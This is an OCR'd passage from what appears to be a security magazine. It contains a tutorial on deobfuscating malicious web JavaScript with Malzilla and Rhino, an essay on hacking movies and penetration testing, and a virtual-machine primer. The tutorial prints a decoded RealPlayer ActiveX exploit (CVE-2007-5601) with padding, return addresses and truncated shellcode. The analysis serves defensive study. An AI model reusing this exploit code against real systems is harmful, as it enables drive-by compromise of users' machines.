Note 2: You can still try to use some web browser add-on to debug step by step the script (like Firebug or Venkman for Mozilla Firefox), this method will work on simple script but not on current malicious script as they currently used multiple time strong




Figure 1. *Malzilla main screen*

Figure 2. *Malzilla decoder tab*




Figure 3. *Debugging script in Malzilla*

Listing 1. *Basic string mangling*

```
var cuteqqado="A"+"d"+"o"+"d"+"b."+"S"+"t"+"r"+"e"+"a"+"m";
var GomManager = new ActiveXObject
      ("oq7ejgoMThbbeFlnVadR30DBeSX2omWebCtrl.oq7ejgoMThbbeFlnVadR30DBeSX2omManager.1"
                  .replace (/oq7ejgoMThbbeFlnVadR30DBeSX2 / ig, "G"));
```

Listing 2. *Rhino use example*

```
# rhino
Rhino 1.7 release 1 2008 03 06
js> document={write:print};
[object Object]
js>"oq7ejgoMThbbeFlnVadR30DBeSX2omWebCtrl.oq7ejgoMThbbeFlnVadR30DBeSX2omManager.1".rep
                  lace(/oq7ejgoMThbbeFlnVadR30DBeSX2/ig, "G")
GomWebCtrl.GomManager.1
```




Figure 4. *Malzilla indentation feature*




Figure 5. *Malzilla Misc Decoders concatenation feature*

obfuscation, so the script code is overwritten between each unobfuscation loop.

You should first clean the file you want to provide to Rhino by removing the HTML tags (like `html`, `script` and the others). Generally, the script uses the `document.write()` function to at the end code in the web browser. As Rhino does not implement this object, the quicker way is to overwrite the function with the `print()` Rhino function which purpose is to write to the standard output. Sometime all you need is to overwrite the `eval()` function to Rhino `print()` function. It's the case for Dean Edward packer which we will see in next part. The line below need to be added at the beginning of the script:

```
document={write:print};
```

It redirects all `document.write()` call to the `print()` function. See the unobfuscation example in Listing 2.

We can see in the example that the final string is displayed.

Note that Rhino could also be used with the *-f* flag to give it a file at the command line, the result will be by default redirected to standard output.

Malzilla is available from [3]. The latest version at this time of witting is 0.9.2.4.

For the sake of reading the code was splitted:

```
<sCrIpT lAnGuAgE="jAvAsCrIpT">
   eval("\146\165\156\143\164\151\157
   \156\40...\50\51\73")
</script>
```

As you can see at the first time, the tag looks strange using upper and lower cases, and the body of the script only contains an `eval()` function call of a string encoded in Octal.

We also use it to find many `eval(unescape(...))` combinations in the wild. Below you will find explanation how to step by step decode this string and identify the threat. First of all, Malzilla can be used as a web client to grab the file from the Internet. See the footer part of Figure 1. You can choose the User-Agent and set the Referer which is quite useful as nowadays malicious sites also check for these values (most of the time checks for Internet Explorer browser) or if you already have the

script code, you can just copy and paste it in the textarea as the Figure 1 shown. Now that the code has been open in Malzilla, we will see how to use the decoders to unobfuscate it.

Click on *Send script to Decoder* to copy & paste automatically the code to the Decoder tab, HTML codes and tags will be removed as shown in Figure 2.

So now in Decoder tab, you have only the code as you can see in the Figure 2.

Note that a *Misc Decoders* tab is also available, it can be very useful to do some special string manipulation on it, but there is no button option to convert the Octal string we have. Anyway, we just want to see what this malicious content is. The method is the same used with Rhino, change the `eval()` function call to some display function. We can check *Replace* `eval()` *with print* or *document.write* and click on *Run script* or just checks *Override* `eval()` and click on *Run script*. The evaluate string will be displayed in the bottom textarea as shown in the Figure 3.

We can see some human readable script code. We can copy & paste it back in the Decoder part and click on *Format Code* to indent it as in Figure 4.

We have now a much easier script code, the line 6 showed the code below:

```
VulnObject="IER"+"PCtl.I"+"ERP"+"Ctl.1";
```

Our last step is to copy & paste this code in the *Misc Decoders* tab and use the *Concatenate* feature on the whole script, see Figure 5.

See Listing 3 for the final script. It contains a function named RealExploit, which create an ActiveXObject `"IERPCtl.IERPCtl.1"`, do some code depending on a version number and call a method named *Import*.

Searching on Internet, give us details about a flaw in RealPlayer ierpplug.dll ActiveX referred in `CVE-2007-5601`.

Listing 3. *Realplayer exploit*

```
function RealExploit()
{
  var user=navigator.userAgent.toLowerCase();
  if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)return;
  if(user.indexOf("nt 5.")==-1)return;
  VulObject="IERPCtl.IERPCtl.1";
  try
  {
    Real=new ActiveXObject(VulObject)
  }
  catch(error)
  {
    return
  }
  RealVersion=Real.PlayerProperty("PRODUCTVERSION");
  Padding="";
  JmpOver=unescape("%75%06%74%04");
  for(i=0;  i<32*148;  i++) Padding+="S";
  if(RealVersion.indexOf("6.0.14.")==-1)
  {
    if(navigator.userLanguage.toLowerCase()=="zh-cn")ret=unescape("%7f%a5%60");
    else if(navigator.userLanguage.toLowerCase()=="en-us")ret=unescape("%4f%71%a4%60");
    else return
  }
  else if(RealVersion=="6.0.14.544")ret=unescape("%63%11%08%60");
  else if(RealVersion=="6.0.14.550")ret=unescape("%63%11%04%60");
  else if(RealVersion=="6.0.14.552")ret=unescape("%79%31%01%60");
  else if(RealVersion=="6.0.14.543")ret=unescape("%79%31%09%60");
  else if(RealVersion=="6.0.14.536")ret=unescape("%51%11%70%63");
  else return;
  if(RealVersion.indexOf("6.0.10.")!=-1)
  {
    for(i=0; i<4; i++) Padding=Padding+JmpOver;
    Padding=Padding+ret
  }
  else if(RealVersion.indexOf("6.0.11.")!=-1)
  {
    for(i=0;  i<6; i++) Padding=Padding+JmpOver;
    Padding=Padding+ret
  }
  else if(RealVersion.indexOf("6.0.12.")!=-1)
  {
    for(i=0; i<9; i++)Padding=Padding+JmpOver;
    Padding=Padding+ret
  }
  else if(RealVersion.indexOf("6.0.14.")!=-1)
  {
    for(i=0; i<10; i++) Padding=Padding+JmpOver;
    Padding=Padding+ret
  }
  AdjESP="LLLL\\XXXXXLD";
  Shell="TYIIIIIIIIIIIIIII7...5P";
  PayLoad=Padding+AdjESP+Shell;
  while(PayLoad.length<0x8000)PayLoad+="YuanGe";
  Real.Import("c:\\Program Files\\NetMeeting\\TestSnd.wav",PayLoad,"",0,0)
}
RealExploit();
```

But what does this exploit do ?

To answer this question, we need to analyze the shellcode (from Wikipedia: *a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability*).

In our example, the malicious code is the variable *Shell* which contains a long alpha-numeric string.

In fact, it's a shellcode encoding method named alpha encoding, which encodes IA-32 (x86) based shellcode to contain only alphanumeric characters (0-9 and A-Z). The result is a fully working version of the original shellcode which consists of a decoder and the encoded original shellcode. The real code will be decoded at the run time.

David Maciejak
David Maciejak works for Fortinet as a Security Researcher, his job is to follow the trend in the vulnerability underground market and provide some preventive protection to customers.

Hacking Movie Fallacies and Home User Infections

MATTHEW JONKMAN

Surely every one of us has annoyed our significant other during a supposed hacking movie with constant statements of disgust. We try not to sigh, or let a Give me a break! slip, but they do. It's unavoidable.

Movies like Swordfish where someone hacks a government system in seconds from someone else's laptop because they've been *motivated* with a pistol pointed at their head surely drive all of us nuts. Don't know about the rest of you, but all I hear is *Yes, honey, I know. You say this every time there's a computer in a movie.* Maybe you hear different, depends how long you've been with that person I suppose. (I'd highly recommend keeping your mouth shut during first date. Keep your inner geek inside till the fourth or fifth time out!)

I'd like to clear a few things up once and for all. And maybe some director or screen writer out there will stumble across this on Google one day and consider making a REAL hacking movie. Here are the things that REALLY annoy me about computer security movies: The FBI, CIA and NSA do not have a *Log In Here for Access to Everything* webpage or phone line. And even if they did, typing really fast when you get there doesn't get you in.

- Nothing in hacking has a big shiny tunnel that you have to fly through avoiding magical security tools that shoot at you. (Unless you're playing Xbox on your breaks),
- Decrypting data doesn't mean the screen starts as jibberish and slowly turns to readable text. If you're unable to decrypt there's no screen to look at in the first place!
- When the supposed supergenius starts spouting something about not being able to break their 128-bit SSL encryption... At least pick a scary encryption, one that someone would in reality be trying to break. Heck, there are even better names out there. Blowfish, AES, Triple DES. Those sound FAR cooler than SSL, and actually mean something!
- Most of all hate the image of the socially incompetent hacker stuck in a room, scared of talking,
- To girls and can't brush their hair. Sure there are some of us like that, but 90% of us are pretty well-adjusted functioning adults. Well, maybe 60%. And some of us even wear stylish clothes and have reasonable luck with women and successful careers! (not necessarily me, I'm just saying...).

The reality of hacking isn't anything near what the movies portray. It certainly IS very exciting, that's certain. If you're doing it right. I've had this conversation with a number of professional security geek peers and some make a comment along the lines of *If only they knew how boring it really is*. Just as many though feel as I do, that this profession is one of the best available to technically creative people, and the levels of excitement and adrenaline available are far greater than anything short of skydiving. Let me elaborate, I can see the doubt in your eyes.

Let me remind you of some of the great things we get to do:

- We get to attack banks, manufacturers, retailers, governments, military forces and many others. We do this in the most spectacular way we can imagine. We cause diversions, we con people into giving us information, we trick customers, we the things no one else is allowed legally to do. Best part, they pay us to do it!!!
- We walk into the front door of organizations (often banks with armed security guards) dressed as someone we're not, tell them a lie, say we're someone else, and walk right past their security to steal things or access their network. Often when it goes well their staff will even help us load their laptops and desktops into our truck, or log us into their computer as themselves. (And they're paying us still for this),
- We attack web applications, break passwords or insert accounts for ourselves with administrative rights. We poke through the most intimate secrets any organization can have, and then just tell them we found a problem. And again, they PAY us to do this!
- We stand in front of often hostile groups of very powerful people and tell them how we outwitted the best people and technology they had to offer. Then

propose how we would prefer it done, and they usually do it our way. (And then they pay us),

- In most countries we have regulations that say many companies HAVE to hire us to attack them at least once a year, if not more often. Can you beat that for a captive customer base?
- And best of all, we don't have to fix the problems we find, just let someone else know it's broken, and leave them a few ideas of what to do about it. Then they pay us to come back in a few months and try it again. Can you beat that? I think not!

If you've never done it, the adrenaline rushes from doing a social engineering attack in person is exquisite. I've done many of the traditional things us adrenaline junkies do to get that rush, and NONE beat the social engineering attempt. The nerves, the pressure you feel, the possibility of things going badly, and what you'll say if they start to get suspicious. It's just you, out there, vulnerable, on the offensive in enemy territory.

Knowing that the only thing that'll let you complete your mission is what you say, how you carry yourself, how you look, and how you react; it's among the most intense forms of competition I've even known. It's you against an entire organization, not just the receptionist or the guards, but the policies and procedures, their training, their backup, their security teams, and their peers. You're taking them all on at once.

No amount of planning will make these go smoother or better. Every one is different even when you start out with the exact same lie. There will always be some suspicion, you have to sense it starting and defeat it before they can act upon it. It's a race to control the situation and perception, and it can turn on you in a second.

And you don't know what your target will do if they become suspicious. Maybe they'll just challenge you and you'll be able to walk out. Maybe they'll call the police. Maybe the guard behind you will try his new kung-fu move to put you on the ground because he's had a fight with his girlfriend. Or worse, maybe he'll freak and pull his weapon, maybe even get scared and fire if you happen to intimidate him. Remember, they don't know they're being tested. They will assume you are a criminal, and as such unpredictable. They'll be even more scared than you, but without the luxury of being totally aware of the situation.

Just as good though is the electronic penetration test. These can have their tedious moments. Pages and pages of scanner results, endless exploit research. Hours on Google learning about the employees and business lines of your target. Finding their business partners. Determining who does their IT and Security. Slowly probing their perimeter looking to see when they may sense your reconnaissance.

Hours upon hours, often with little more than one or two leads, possible chinks in their armor. Exploitable, maybe. Will it get you anywhere? Will going after it get you detected and blocked? When you do finally get through all of the days of research and reconnaissance, when you have looked at every angle and you've selected your attack strategy, when you've rehearsed it and verified that your tools are ready, and you've selected the exact moment when you think you're least likely to be detected.

That's when the adrenaline starts to pump. You execute your attack, and Blammo! You're in! It worked as you expected and you've gone undetected. The process of exploration begins. Not too much, you can't start just looking everywhere. You've got to be careful. Make sure your internal network activity looks like any other employee. Don't go straight for the CEO's laptop, you don't want to be noticed. You find open file shares, vulnerable workstations, misconfigured printers that'll show you everything they've printed this year, and offices all over the country to which you now have direct access. It's a Win! A Goal! You have defeated their best efforts, and you are victorious. It's a great rush, a great feeling!

THERE ARE NO BIG FLASHING BANNERS THAT SAY ACCESS GRANTED!!! Nothing like the movies. No races, no frantic typing to beat a login page, no wireframe 3D maps that swing around and let you see inside, no world map that draws lines from you to where you're attacking, none of it!

So back to the movies, there have been some that exemplified this excitement. Sneakers is one that actually shows a few things accurately. The meticulous research and pain often involved in just a single social engineering attack is demonstrated in their preparation to defeat a biometric man-trap. The extreme value of the resourcefulness of the team and individual was clearly demonstrated as top priority.

But my point in this, besides ranting about the annoyances of how we're depicted in the movies, is how we're educating the world about what computer security looks like that is more of an actual problem. Ask the average home computer user how they'd know if their computer were compromised. You'll get answers like *I don't know, it'll just look different*, or *It'll stop working* or *I won't be able to log in*. Right?

In reality of course none of these are true. I don't think you could get a user to actually say so, but I'd suspect they think their desktop background will change to a skull and crossbones and a window will pop up and say *Knock Knock Neo*... You laugh, but is it far from what they'd expect? If it were to happen they'd know exactly what was going on and maybe even react accordingly (get offline, get an expert in).

So my plea goes out to any budding screen writers. Someone from our community, the professional geeks of the world (black hats, white hats and gray hats alike). Write us an accurate movie about security. Make it the great story it should be, like things are in the real world. But don't disarm the users of the world with misconceptions, use the opportunity to make them more aware of not only what we do, but what the reality of computer security means.

Show them how much cash is to be made if you're a bad guy, and how much we make as good guys. But let them know that the problems we have in the security world will not go away until the user learns what they need to protect themselves, and learns to demand and choose secure applications and operating systems.

And I'll put cash down that if there's even a reasonable plot and a few good looking women the movie will sell. People ARE interested in what's going on behind their computers. If they better understood how they're being targeted with scams and social engineering trojans they'd be absolutely fascinated. And most importantly, maybe we can turn some of the sheep out there being taken advantage of into skeptics. Skeptics able to resist the temptation to click on the *See Angelina Jolee Naked* trojan of the week. You never know, it could happen!!!

Virtual machines – an integral part of your security toolkit

Virtual Machines – A Primer

What is a Virtual Machine? These days, you cannot toss an unwanted 512MB DIMM anywhere in the average server room and not hit a virtual machine (or *VM* as they are commonly known). They are everywhere, in one form or another. There are two basic types of VM's, Process VM's create an operating environment within the OS that isolates the process in question from the rest of the operating system. Sun's Java and Microsoft's.NET are both good examples of this type of VM. System VM's, on the other hand, divide the physical computing hardware on which they are installed into independent slices using one Host operating system to support just about as many Guest OS's as your hardware (and software licensing) will allow. These types of VM's were the first on the scene and, luckily for the security professional, they are making a very strong resurgence these past few years. It's these system VM's that I will focus on for this article.

Common Uses for VM's

System VM technology has been around for a long time but it was not, until recently that it hit the mainstream. The proliferation of cheap computing power, memory and storage has enabled the average user to have two or three VM's running even on modest hardware – my Thinkpad X61s with 3 gigabytes of RAM supports two Guest OS's without much effort (and, yes, that is even with using Windows Vista SP1 as the Host OS). Granted, I am not running production database servers on these VM's but you get the point. Enterprises usually get in the act by utilizing much more powerful servers, storage area networks (SANs) and products like VMware's ESX Server or Microsoft's Hyper-V. ESX Server, for exampler, allows the enterprise user to support many VM's on one server, quickly move VM's from one physical server to another and convert a live physical server to a VM on the fly. Another common use for VM technology is seen in the bargain web Hosting business. It used to be you had to choose between a shared web server (which usually was completely uncustomizable not to mention a security nightmare) and a dedicated web server (which was much more expensive to purchase and to maintain). With VM's, web Hosting companies are able to offer a much cheaper alternative to a dedicated server while still allowing the customer to install whatever applications they need on their virtual instance of the server.

And then there is our use for VM's – security tools and exploits. More on that later.

WHAT YOU WILL LEARN...

After reading this article, you will have a good understanding of how Virtual Machine technology can be used by a security professional as well as how to choose the right product for you.

WHAT YOU SHOULD KNOW...

This article is intended to be a beginner's guide Virtual Machine technology. You should have an understanding of Windows or Linux and understand PC hardware and networking.

Choosing the right VM technology

There are many different virtualization products available but I will only focus on selecting the right one for you, the individual security professional. The first thing to consider is your Host OS requirements. And that brings us to that most basic question – will you be running this on Windows, Linux or Mac? Windows will give you the widest array of free and commercial options and I will go into the details of three of them later in the article. That said, there are lots of products out there for Linux and Mac as well. In fact VMware has versions to support all three as a Host OS. Of course, there's also the consideration of your Host hardware. The variations are endless and most of the time you will be ok with common hardware found in most PC's. However, there are limitations to each product. For example, some don't support 64-bit Hosts and some don't support FireWire or Directx9. Be sure to verify the compatibility of your hardware before making any purchases or investing a lot of time.

The next bunch of questions surround your Guest OS requirements. Will you be running just various Windows VM's on this Host? If so, Microsoft's Virtual PC is a good solution since it is free and (officially) only supports Windows Guest OS's. Most of the time, however, you are going to want to run a wide array of Guest OS's, and a free solution that can do that is Sun's xVM VirtualBox. There are 23 non-Windows Guest OS's listed in VirtualBox when you start the setup process for a new VM. On the commercial side, VMware Workstation also supports a wide array of Guest OS's. On all of the products, even if your specific OS of choice is not listed as a Guest, you can always choose *Other* and see if you

can get it working. Also, be aware of the specific hardware requirements of your Guest OS. For example, when trying to install Knoppix NSM as a VMware virtual machine, the hard drives I had assigned to the VM just couldn't be seen by Knoppix NSM. It was quite clearly a driver issue and I confirmed with the developer of Knoppix NSM that it only supported IDE Drives, not SCSI. VMware's default for a Linux Guest OS is to use SCSI drives. So, once I created a custom VM and built it with an IDE drive, everything worked as expected.

Comparison of virtual machine products

There are so many products on the market and they all have their own merits. Like most things in computing, there's a camp that will say any one of the products is the absolute best for one reason or another. However, let's do a quick comparison of three that are available with Windows as a Host OS.

Microsoft Virtual PC 2007

This is a decent solution if you are just looking to work with Windows products, but that is not a very common scenario in the security world. It is free and does offer the benefit of being able to use the pre-built VM's that Microsoft offers for demo purposes (for example, they offer a pre-configured 32-bit version of Exchange 2007 that you can use for testing). Its greatest drawbacks are the lack of support for other Guest OS's and having to use Windows as the Host. Also, it doesn't support snapshots.

Sun's xVM VirtualBox

This is a great solution that supports a wide variety of Host and Guest OS's and also supports snapshots – oh, and it's free. It does not support 64-bit Guests, however, nor does it support importing a VM from another product or physical machine.

VMware Workstation 6

For the security professional, I think VMware Workstation 6 is the best choice available. It offers the widest selection of Host and Guest OS's and hardware choices, including 64-bit and symmetrical multiprocessor support for the Guest OS. VMware has an appliance directory that allows you to download pre-built VM's from various vendors and open-source providers, which is a great way to test something new. Need to get Zimbra up and running? Download the appliance and give it a test drive. Workstation 6 also allows you to import VM's from Microsoft's VHD format as well as make a VM from a running physical machine. The last important feature for a security professional is its support of snapshots. And, if you just want to try out someone else's pre-built VM without investing any money, you can download the free VMware Player.

VM's and the security professional

Why you need a VM, in no particular order.

Reason #1 – you only have one computer.

One thing that's obvious in the security profession is that you have to be proficient in both Windows and Linux. There are just too many tools out there that only run on Linux for even the most vanilla security person not to have some need to run a Linux machine. Dual booting a machine is an option but then what about the third or forth OS you want to run? I don't relish the experience of getting a quad-boot machine working. Also, you can make a complete mess of one of your Guest OS's and not worry about damaging the Host.

Reason #2 – Live CDs.

A Live CD is basically an entire OS on a CD or DVD that you can boot to. Knoppix is a probably the best known of this bunch and it has a security-specific relative, Knoppix NSM. Another great Live CD is Backtrack 3. Using a VM, you can launch these live CDs without rebooting. You simply create a new VM and set it to boot from the CD drive first. You don't even have to assign any hard drive space to the VM. However, live CDs can suffer a bit performance wise since CD drives are drastically slower than hard drivers. For a performance boost, just make an ISO of the live CD and tell the VM to use that file as its CD-ROM device and boot from that. Also, in the case of Knoppix NSM, which nicely combines serveral network analysis tools, the live CD version will work but it will quickly eat up your available RAM on a busy network if it doesn't have anywhere else to store the packet captures, not to mention the fact that you lose all of the captured data once you turn off the machine.

Reason #3 – 64-bit Guests

Let's face it, the adoption of 64-bit for the workstation has taken longer than expected and a lot of people have held off on using a 64-bit OS as their primary OS, usually due to the lack of availability of certain drivers. However, you can run a 64-bit Guest on a 32-bit Host as long as the processor on your Host is 64-bit. The Host OS you are running, however, can be 32-bit. There is a lot of confusion out there regarding this but there's a nice tool from VMware that will let you know if your processor can support 64-bit Guest OS's within VMware.

Reason #4 – Ability to test various platforms

Using VM's allows you to quickly set up an array of Guest OS's that you can use for testing. For example, if you want to demonstrate how easy it is to attack an unpatched system with the Metasploit Framework, simply fire up a VM of an unpatched Windows 2000 Server or Windows XP workstation. If this is something you want to do regularly with this same Guest OS but need to make sure that you start from a clean slate each time, simply take a snapshot right after you've completed the installation and archive it. This way, you can always revert back to the VM's original state.

Reason #5 – Security Assessments and Audits

Every computer user knows what it takes to get a machine configured just the way you want it. It's that much harder for the security professional to get all of the various software packages configured and updated. And what happens when you've finished the audit? Your perfectly configured security machine is now altered – maybe it has a database full of packet captures from your client or you had to install a VPN application in

order to access their network remotely. This machine must be sanitized before your next security audit. By setting up a baseline *Security Audit* VM, you set it up once and clone it fresh for each client you work with. This way there is no danger of cross-pollination and your clients can rest comfortably. Encrypting the VM to ensure that your client's data will not be compromised should be a required component of your process since you have documentation stored on that VM of all of that client's weak spots and it would be a treasure trove of information for a would-be attacker. After you have delivered your audit you will receive requests for clarification of your findings or be asked to dive deeper into a particular area. With your saved VM of that audit, you can start right where you left off, even if it is several months (and several other audits) later. Finally, if it's warranted, you can hash the VM file of a completed audit and save the checksum so you can prove that has not been altered since the project ended.

Setting up your first VM

Hardware recommendations. Let's consider the hardware of your Host machine. Like most things, throw as much computing power at it as you can afford. I would generally recommend at least 3 gigabytes of RAM and at least a dual-core processor. Most of the vendors have their requirements significantly lower than that but you can guess how well a machine with VMware's official minimum specification of a 733MHz processor and 512MB of RAM would actually perform. As for the hard drives, more is better – and not just for storage space, either. For performance reasons, it's best to keep your Host OS and Guest OS(s) on as many different hard drives as pOS'sible. I usually only run one Guest OS at a time and a decent USB 2.0 external hard drive works well as the home for the Guest OS's virtual hard disk file. Also, dig a little deeper into the requirements of the products you are interested in if you plan on using a 64-bit Host machine.




Figure 1. *Selecting your Guest OS in VMWare Workstation 6*

Guest OS setup options

I will now do a brief walkthrough for setting up your first VM using VMware Workstation 6. While you have to make several choices during the installation, most of them are things you can change later on if necessary.

Step 1 – Go to *File..New..Virtual Machine*. You can just click through the welcome screen and then choose either a *Typical* or a *Custom* VM. In most cases, the Typical setup works just fine. But, in a case where you need a specific type of virtualized hardware, such as my Knoppix NSM example earlier, you should choose Custom. We'll proceed with the Typical install from here.

Step 2 – On the next screen (see Figure 1) you can select your Guest OS. Once you've done that, you'll be asked for the name and the location for the Guest OS's files. As recommended above, it's best to place this on a different hard drive than your Host OS.

Step 3 – Next, you will be asked to choose a networking type (Figure 2). With VMware, there are four choices. Bridged networking gives the Guest OS access to the network just as if it were a physical machine. This is the most common choice since means the Guest OS will pick up its own IP address from the DHCP server on the network to which the Host is attached. Network Address Translation (NAT) will set up the VM with an IP range of its own but give it access to the Host's network using the Host's IP address. Using Host-Only Networking will set up a private network between the Guest and the Host without giving the Guest access to any resources beyond the Host. Then, there is the choice not to use a network connection at all.

Figure 2. *Selecting the appropriate network type*

Step 4 – The last step is to choose how much disk space to allocate and when. You can choose to allocate as much or as little as you would like and, while you can increase the size later by a combination of cloning the VM and using VMware's Converter utility, you might as well allocate the right amount at the start. You must also decide to allocate all of that chosen space now or let the file grow as needed.

The former will take longer to initially setup the VM but it will perform better in the long run. The latter will save you hard disk space in the beginning but at the expense of performance as the VM has to manage its storage down the road. Generally, I would recommend allocating all of the space up front. That said, one reason not to do that is if you want to create a VM that can fit on a CD or DVD but you can then later copy to a hard drive and still have it grow to 20 gigabytes. If you chose to allocate the 20 gigabytes up front, you would not be able to fit it on the CD or DVD. Of course, you can always add another Virtual Hard Disk to your VM for additional storage at any time.

Click Finish and you've created your first VM. As I mentioned earlier, you can adjust many of these settings after the initial setup. For example, you might want to increase the RAM assigned as the Typical setups often have a pretty low initial RAM allocation. Also, you can adjust the networking, USB and CD options whenever necessary.

Russell Kuhl
Russell Kuhl has been working in Information Technology for over 12 years and holds both the CISSP and CEH certifications. He currently works as a Senior Engineer for a consulting firm in Boston, Massachusetts.

Conclusion

